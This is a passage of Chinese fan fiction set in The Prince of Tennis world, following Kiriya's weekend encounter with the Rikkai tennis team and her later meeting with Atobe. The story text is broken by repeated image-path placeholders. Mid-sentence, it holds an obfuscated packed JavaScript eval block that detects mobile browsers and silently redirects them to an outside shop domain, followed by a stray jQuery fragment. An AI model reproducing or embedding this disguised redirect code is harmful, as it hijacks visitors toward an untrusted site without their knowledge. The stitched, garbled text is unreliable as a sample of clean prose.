周六清晨,桐月特地早早起床,等她收拾妥当,带上送给加奈的礼物,时针也才刚指向九点。
抵达约定地点时,加奈已经举着奶茶在等她了。看到桐月后,她使劲挥手:“桐月,这里这里。”少女一头橙发被风吹得乱糟糟的,浅褐色的眼睛里亮闪闪的,满是见到好友的欢喜。桐月也忍不住扬起嘴角,她快步上前,刚想开口,就被人从后面撞了一下肩膀。
“啊,对不起对不起。”肇事者慌慌张张的道歉声响起。
等会儿,这声音貌似有点耳熟。
她稳住身形回头,果然看见一头标志性海带头的少年,正局促地弯腰鞠躬,满脸手足无措。
“这不是切原学弟吗?”桐月勉强扯了扯嘴角,语气颇有点咬牙切齿,“可真够巧的。”
见到这位老熟人,桐月只感觉自己的头已经在隐隐作痛了。她至今记得柳生拜托她帮这位英语苦手补习的噩梦般的日子。单词单词记不住,基础句型一塌糊涂,她专门整理浅显讲义换着花样教,好不容易才让他擦线及格没耽误比赛。
海带头少年不知道面前温柔可亲的学姐正在腹诽他,反而兴奋地打招呼:“藤原学姐,你不是转学到冰帝了吗?怎么会在神奈川?”
“我和朋友约好了,你呢?”
“我住在这附近啊。”切原挠了挠头,“我刚在隔壁的游戏中心抽到一个限定版卡带。对了,我和你说,这个月新出的那个格斗游戏超……”
他话说到一半,手机响了。他低头看了一眼,表情立刻变了。
“糟了,部长让我十点半到网球场,但是现在已经十点了。”
切原急得原地转了一圈,然后猛地看向桐月:“学姐,你知道这附近新建的网球场怎么走吗?”
“……你不认路?”
“我平时都是跟柳学长一起走的,自己走没走过。”切原脸涨得通红。
桐月沉默,果然是路痴。
“不过不好意思,我也不知道在哪儿。”桐月摊了摊手,她也爱莫能助了。
切原闻言,表情变得空白,仿佛石化般僵在原地,仿佛戳他一下,就能碎成满地的渣子。
“那个,我知道在哪儿。”小林加奈弱弱地插了一句。
桐月眼睁睁看着石化的切原瞬间焕发出光彩,他猛然冲到加奈身前,“真的吗?太好了!学姐你人真好!”
“没事没事,”加奈被他的横冲直撞吓了一跳,连连摆手,“正好和我们要去的甜品店顺路。”
三人沿着商业街向前走去,切原一边走一边安利他刚刚提到的格斗游戏,这正好和爱玩游戏的加奈对上,两人讨论得热火朝天,桐月偶尔应两句,大部分时间都是默默听着。
走到一条岔路口的时候,切原突然停了下来,朝马路对面挥手。
“部长——!副部长——!”
顺着他的视线看去,马路对面的树荫下,站着一群背着网球包的运动少年。
为首的少年披着外套,五官精致得近乎不真实,站在树影中,微风拂过他的发梢,他微微偏头,唇角含着一抹微笑。
幸村精市。
桐月的脚步顿了顿。
国中时她曾沉迷于这位风华绝代的“神之子”的美色,曾连续半个月绕路经过立海大的网球场,就只为多看他一眼。
那时她觉得,长得这么好看,多看两眼怎么了。
结果成绩单教会她做人,分心的代价就是差点就被第二名赶超。
从那天起,她就再也没绕过那条路,连写好的情书都随手塞进书里,再也没有拿出来过。
美色误人,成绩才是硬道理。
这个结论她至今奉为圭臬。
所以此刻,面对马路对面那个曾让她心跳加速的少年,她内心平静得像是一潭死水。
她甚至有空在心里客观评价一句:气色不错,看起来比国中时状态好。
对面的少年们闻声望过来,幸村眉眼含笑,真田站在他身侧,目光第一时间锁定还在蹦蹦跳跳大力招手的切原,脸更黑了。
“太松懈了,赤也!已经超过集合时间了!”
真田的严厉的声音隔着一条马路传过来,切原脸上兴奋的表情立刻冻结了,他挪了挪身子,往桐月和加奈背后藏了藏。
这不是掩耳盗铃吗?桐月失笑,这小学弟还是这么傻的可爱。绿灯亮起,对面一行人快步穿过马路走来。
丸井文太从她们背后把切原拎了出来,“你知道我们等了你多久了吗?”
“学长,对不起。”切原被丸井勾着脖子,口齿不清地含糊说到。
桐月看着他可怜兮兮的样子,帮忙解释了两句:“切原学弟不是故意迟到的,他只是迷路了。”
“好久不见,藤原。”最先搭话的是曾同在立海大学生会共事的柳生,他慢条斯理地抬手推了推眼镜,语气中含着几分熟稔,“麻烦你们送切原过来了。”
旁边的柳翻开随身笔记本扫了眼,淡淡开口:“结合出行路线、结伴人员信息综合推算,藤原今天来神奈川,给好友小林桑过生日的概率是99%。”
桐月嘴角抽了抽:“出门逛街而已,不用分析得这么细致吧?”
柳合上笔记本:“数据不会出错。”
幸村适时开口,紫罗兰色的眼眸中蕴着浅浅玩味:“说起来国中的时候有段时间经常看到藤原同学出现在网球场周边,我一直以为你对我们的训练很感兴趣。”
桐月心头咯噔一下,当年专程绕路偷看的黑历史居然被当事人记到现在!
她在脑海中飞快找着合适的理由。
“那会儿我正好顺路去找加奈一起回家,后来我们改了地点,就很少往那边走了。”
“啊?”还在近距离欣赏帅哥美色的加奈听到自己的名字疑惑抬头,就看到好友朝她使了个眼色。
幸村眼底闪过一丝耐人寻味的笑意,倒也没有揪着旧事调侃,反而抛出邀约:“下周立海大和冰帝会打一场友谊赛,就在冰帝举办,欢迎你们来观赛。”
友谊赛?她现在是冰帝的学生,本该给冰帝助威,可是这场比赛是幸村亲自开口邀请的,立海大这边全是她学生会时期熟识的旧友。到时候她坐在观众席,要偏向哪边?
切原斗志满满:“学姐你一定要来,看我把冰帝打得落花流水!”
谢谢你啊,你要打得落花流水的冰帝现在是我的学校,桐月满头黑线。
加奈拽了拽她的袖子,满眼期待:“听起来很不错,我和你一起。”
桐月在心里默默叹了口气:“好,到时候见。”
“那就说好了。”幸村笑意温柔,真田也朝她简单颔首示意。
少年们还要赶去训练,也没再多聊,相互道别后分开。切原走出去老远,还回头挥着手让她别忘了约定。
加奈撞了撞桐月的胳膊:“可以啊,跟网球部的这些风云人物都这么熟?”
“以前学生会共事的同僚罢了。”桐月嘴上淡定,心里还在纠结,怎么感觉又给自己找了个大麻烦呢。
·
周一午休时间,桐月准时敲响会长办公室的门。
“进来。”迹部的声音隔着厚
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17756577|209460||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
厚的门板传过来,听起来有些低沉。
她推门走入,迹部没坐在宽大的办公桌后,反而是靠在沙发上,茶几上放着一叠厚厚的文件。
他抬眼看向她,主动招呼了一句:“过来坐,不用站那么远。”
桐月迟疑了一下,端正地坐在他对面的单人沙发上,翻开了笔记本:“你说吧。”
迹部看着她正襟危坐的样子,心底觉得好笑,跟他单独相处这么紧张吗,这么严肃。
他从桌上抽出一份文件递给她,干脆利落地切入工作安排:“先分清你副会长核心分管板块,我一次性跟你说清。第一,全校所有文化类社团,全部归你对接,每周三固定社团例会由你主持,有活动策划直接递你初审,再送到我这里终审。”
桐月低头飞快写着,刚记完第一条,还没来得及提问,迹部已经自顾往下讲。
“第二,校内大型文艺活动的统筹安排、预算核对、场地协调由你总负责。需要调人手、申请经费不用层层上报,直接来找我沟通。”
这话一出,桐月笔尖顿住,茫然抬头。以往干事申请资源都要走三层审批,她不用走程序就直接跟他对接吗?
她刚想开口确认,迹部无视她诧异的眼神,继续补充,语气笃定。
“第三,负责对外校学生会交流对接。正好这周有一场对立海大网球部的友谊赛,你负责协调。”
三条核心职责全部交代完毕,会长室短暂陷入安静。
桐月捏紧手中的钢笔,眉头微蹙,主动开口提出心中的顾虑:“这些权限远超往届副会长,我直接跳过多层审批找你,别的学生会干部看见了,难免会有闲话。”
迹部漫不经心地摩挲着手中的文件,语气中充满傲气:“本大爷分配的工作,没有其他人质疑的余地。给你这份权限,是你有和我竞争的实力,足够担下这些事务。如果这点担子都扛不住,当初又何必站在台上和我比拼?”桐月被他说得一时语塞,心底承认他说的没错,嘴上却不肯完全服软:“道理是这样,但难免有人会觉得区别对待。”
“实力就是最好的理由,怕有说闲话的你就用实力让他们闭嘴。”迹部淡淡丢下一句,不打算在这件事上多费口舌。
话音刚落,半开的落地窗忽然吹进一阵暖风,卷得茶几上的文件有几张飘落在地。
桐月俯身去捡,心思还停留在刚才的对话上,全然没留意身前向外突出的茶几角。
迹部反应极快,看到女孩的额头直冲桌角而来,瞬间抬手用掌心包住了坚硬尖锐的桌角。桐月的额头结结实实地撞在了他覆在桌角的手背上。
一声闷闷的碰撞声响起。
“冒冒失失。”迹部的声音从头顶响起。
桐月这才回过神来,慌忙后退拉开距离。
她垂着眼整理手里的纸张,额头上仿佛还残留着他的掌心的温度,这股温度顺着额头蔓延开来,给脸颊和耳尖都染上了一层薄红。
“谁冒失了,不过是意外而已。”她有点不服气,硬是憋出了句反驳。
脸红了?迹部盯着她泛红的面颊,脑海中不受控制地回放刚刚那下碰撞。她额头撞在他手背上的触感还清清楚楚,女孩子的皮肤这么细腻光滑的吗?他下意识地轻轻摩挲了一下手背。
然后他稍稍坐直身体,端出平时沉稳的腔调:“剩下没有别的安排了。别忘了明天的学生会例会,第一次例会,期待你的表现。”
桐月抱着文件站起身,垂头盯着地面,避开了他的视线:“我会好好准备,不会出岔子的。”
“但愿如此。”